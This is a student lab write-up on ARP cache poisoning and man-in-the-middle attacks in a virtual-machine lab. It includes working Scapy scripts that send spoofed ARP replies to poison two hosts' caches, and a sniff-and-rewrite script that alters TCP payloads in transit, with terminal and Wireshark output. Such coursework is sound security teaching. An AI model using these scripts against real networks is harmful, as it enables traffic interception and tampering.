

ARP Cache Poisoning

CSE644

Internet Security

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Homework 2

Task 1

ARP Cache Poisoning

In this task we feed data to the machine by send ARP packets.

We create a packet using the scapy API in python.

An ARP packet can be constructed using the following code.

Code:


```
from scapy.all import *

e = Ether()
a=ARP()
# attacker's mac
e.dst="08:00:27:75:e3:fb"
# attackers mac
a.hwdst="08:00:27:75:e3:fb"
# user's IP
a.pdst="10.0.2.5"
# option request = 1; attack =2
a.op=1
pkt=e/a
pkt.show()
sendp(pkt)
```

We first send an ARP request packet which replies stating its physical address to the sender.

In the ARP option, we set the value as 1 to send a request.

Output:



The screenshot shows a terminal window with the following output:

```
hwtype      = 0x1
ptype       = 0x800
hwlen       = None
plen        = None
op          = who-has
hwsrc       = 08:00:27:af:c1:87
psrc        = 10.0.2.4
hwdst       = 08:00:27:75:e3:fb
pdst        = 10.0.2.5

Sent 1 packets.
root@VM: /home/seed/Desktop/iSec/Lab2# arp -n
```

Address	HWtype	HWaddress	Flags	Mask
10.0.2.3		(incomplete)		
10.0.2.5	ether	08:00:27:75:e3:fb	C	
10.0.2.6		(incomplete)		
10.0.2.1	ether	52:54:00:12:35:00	C	

```
root@VM: /home/seed/Desktop/iSec/Lab2#
```

Observation:

We receive a reply from the target due to which the ARP cache gets updated in the system of the sender.

We then change the ARP type to reply by updating the ARP.op field as 2. No reply is seen.


We first clear the cache of the system using the command:

Sudo ip -s -s neigh flush all

Code:

```
from scapy.all import *
e = Ether()
a=ARP()
# attacker's mac
e.dst="08:00:27:75:e3:fb"
# attackers mac
a.hwdst="08:00:27:75:e3:fb"
# user's IP
a.pdst="10.0.2.5"
# option request = 1; attack =2
a.op=2
pkt=e/a
pkt.show()
sendp(pkt)
```

Output:



```
root@VM: /home/seed/Desktop/iSec/Lab2
hwtype      = 0x1
ptype       = 0x800
hwlen       = None
plen        = None
op          = is-at
hwsrc       = 08:00:27:af:c1:87
psrc        = 10.0.2.4
hwdst       = 08:00:27:75:e3:fb
pdst        = 10.0.2.5

Sent 1 packets.
root@VM:/home/seed/Desktop/iSec/Lab2# arp -n
Address      HWtype  HWaddress      Flags Mask
--
10.0.2.3     enp0s3             (incomplete)
10.0.2.5     enp0s3             (incomplete)
10.0.2.6     enp0s3             (incomplete)
10.0.2.1     enp0s3 ether 52:54:00:12:35:00 C
root@VM:/home/seed/Desktop/iSec/Lab2#
```

A reply packet does not update the ARP cache of the sender.

Code:

```
from scapy.all import *
e = Ether()
a=ARP()
# attacker's mac
e.dst="ff:ff:ff:ff:ff:ff"
# attackers mac
a.hwdst="ff:ff:ff:ff:ff:ff"
# user's IP
a.pdst="10.0.2.5"
# option request = 1; attack = 2
a.op=2
pkt=e/a
pkt.show()
sendp(pkt)
```

The image displays two side-by-side screenshots of a Kali Linux desktop environment, each running within an Oracle VM VirtualBox window. The left window is titled "SEED2 [Running] - Oracle VM VirtualBox" and the right window is titled "SEED1 [Running] - Oracle VM VirtualBox". Both windows show a terminal window with the command "arp -n" being executed. The output of the command is a table of IP addresses, interfaces, hardware types, hardware addresses, and flags/masks.

Left Window (SEED2):

```

[02/08/2019 22:51] Chirag@VM:~$ arp -n
Address      Iface      Hwtype      Hwaddress      Flags Mask
10.0.2.3      enp0s3     ether       08:00:27:59:15:4e  C
10.0.2.1      enp0s3     ether       52:54:00:12:35:00  C
10.0.2.4      enp0s3     ether       08:00:27:af:c1:87  C
[02/08/2019 22:51] Chirag@VM:~$ arp -n
Address      Iface      Hwtype      Hwaddress      Flags Mask
10.0.2.3      enp0s3     ether       08:00:27:59:15:4e  C
10.0.2.1      enp0s3     ether       52:54:00:12:35:00  C
10.0.2.4      enp0s3     ether       08:00:27:af:c1:87  C
[02/08/2019 22:54] Chirag@VM:~$

```

Right Window (SEED1):

```

root@VM: /home/seed/Desktop/Sec/Lab2
hwtype       = 0x1
ptype        = 0x800
hwlen        = None
plen         = None
op           = is-at
hwsrc        = 08:00:27:af:c1:87
psrc         = 10.0.2.4
hwdst        = ff:ff:ff:ff:ff:ff
pdst         = 10.0.2.5

Sent 1 packets.
root@VM: /home/seed/Desktop/ISec/Lab2# arp -n
Address      Iface      Hwtype      Hwaddress      Flags Mask
10.0.2.3      enp0s3     (incomplete)
10.0.2.5      enp0s3     (incomplete)
10.0.2.6      enp0s3     (incomplete)
10.0.2.1      enp0s3     (incomplete)
root@VM: /home/seed/Desktop/ISec/Lab2#

```

Here we see that the MAC addresses get updated in all machines except the one which sends the packet out.

Task 2

Man in the Middle Attack

Here we establish a connection between a host and a server where the traffic is routed through an attacker and the host thinks the communication is between the host and the server whereas the communication is actually between the host and the attacker and the attacker and the server.

The host feels as if it is communicating with the server and the server feels its communicating with the host.

Step 1.

We poison the ARP cache of the host and server machines

Code:

```
from scapy.all import *
ethA = Ether()
arpA=ARP()
ethB =Ether()
arpB=ARP()

# Poisoning A's mac
# Sending ARP reply from M->A

# MAC of A
ethA.dst="08:00:27:75:e3:fb"

# ARP details

# MAC of attacker M
arpA.hwsrc="08:00:27:af:c1:87"
# IP of B
arpA.psrc="10.0.2.6"
# arp option 1=request, 2 = reply
arpA.op=2
frame1=ethA/arpA
sendp(frame1, count=1)

# Poisoning B's arp
# Sending reply from M->B

# MAC of B
ethB.dst="08:00:27:dc:ca:58"

# ARP details

# MAC of attacker M
arpB.hwsrc="08:00:27:af:c1:87"
# IP of A
```

```
arpB.psrc="10.0.2.5"
# arp option 1=request, 2=reply
arpB.op=2
frame2=ethB/arpB
sendp(frame2,count=1)
```

Output:

The screenshot displays a network security demonstration setup within Oracle VM VirtualBox. It consists of four windows:

- SEED2 [Running] - Oracle VM VirtualBox:** A terminal window showing the execution of an ARP spoofing attack. The command `arp -n` is used to check the ARP table. The output shows that the IP address 10.0.2.5 is associated with the MAC address 08:00:27:af:c1:87 (labeled 'C'), which is the MAC address of the interface enp0s3. This indicates that the cache has been poisoned.
- SEED1 [Running] - Oracle VM VirtualBox:** A terminal window showing the execution of the same ARP spoofing attack. The output is identical to SEED2, showing the poisoned ARP cache entry for 10.0.2.5.
- SEED3 [Running] - Oracle VM VirtualBox:** A terminal window showing the execution of the same ARP spoofing attack. The output is identical to SEED2 and SEED1, showing the poisoned ARP cache entry for 10.0.2.5.
- Wireshark:** A packet capture window showing the network traffic. The filter is set to `arp0s3_20190208201736_IQA4Nq`. The packet list shows two packets:

No.	Time	Source	Destination	Protocol	Info
1	2019-02-08 20:17:36.1	PcsCompu...	PcsCompu..._7d-e8...	ARP	10.0.2.6 is at 08:00:27:af:c1:87
2	2019-02-08 20:17:36.1	PcsCompu...	PcsCompu..._dc-ca...	ARP	10.0.2.5 is at 08:00:27:af:c1:87


Observation:

The cache has been poisoned.

Step 2:

We ping from the server to host.

Output:




Observation:

We see that the ping does not get a response, the machine sends an ARP request.

We then turn on ip forwarding and check the ping response again

Output:



Observation:

After turning on forwarding, we see that the packets are forwarded and the host gets a reply.

Step 3:

We launch a MITM attack after establishing a connection between the host and the server.


We sniff packets and then change the data to "Z".

Code for MITM attack:

```
from scapy.all import *
print("*****MITM attack starts*****")
def spoof_pkt(pkt):
    if pkt[IP].src=="10.0.2.5" and pkt[IP].dst=="10.0.2.6":
        IPLayer=IP(src=pkt[IP].src,dst=pkt[IP].dst)
        TCPLayer=TCP(sport=pkt[TCP].sport,
dport=pkt[TCP].dport,flags=pkt[TCP].flags, seq=pkt[TCP].seq,
ack=pkt[TCP].ack)
        if str(pkt[TCP].payload).isalpha():
            Data="Z"
            newpkt=IPLayer/TCPLayer/Data
        else:
            newpkt=pkt[IP]
        send(newpkt,verbose=0)
        print("Packet sent")

pkt=sniff(filter="tcp and (ether src 08:00:27:75:e3:fb or ether src
08:00:27:dc:ca:58)",prn=spoof_pkt)
```


Output:



We can see the content of packet sent was “c” but the one received was “z”

Thus we have successfully launched a MITM attack.